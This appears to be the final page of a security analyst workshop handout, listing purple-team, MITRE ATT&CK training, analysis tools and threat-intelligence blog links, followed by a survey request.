Purple Team Exercise Framework · *SCYTHE* ★
https://www.scythe.io/ptef

MITRE ATT&CK Defender — Fundamentals · *Cybrary*
https://www.cybrary.it/course/mitre-attack-defender-mad-attack-fundamentals

---

MITRE ATT&CK Defender — Cyber Threat Intelligence Certification · *Cybrary* ★
https://www.cybrary.it/course/mitre-attack-defender-mad-attack-for-cyber-threat-intelligence

---

MITRE ATT&CK — ATT&CK Evaluations · *MITRE* ★
https://attackevals.mitre-engenuity.org

CAPA · *Mandiant*
https://github.com/mandiant/capa

VECTR · *SRA* ★
https://docs.vectr.io

ANALYST 201

Further Reading: Attack Chain Reporting

Cyble
https://cyble.com/blog/ ★

DFIR Report
https://thedfirreport.com ★

Elastic Security Labs
https://www.elastic.co/security-labs ★

GroupIB Blog
https://www.group-ib.com/blog/ ★

SecureList by Kaspersky
https://securelist.com ★

Securonix Blog
https://www.securonix.com/blog/ ★

Talos Security by Cisco
https://blog.talosintelligence.com/ ★

Thank You

Please complete the survey at
the end of the workshop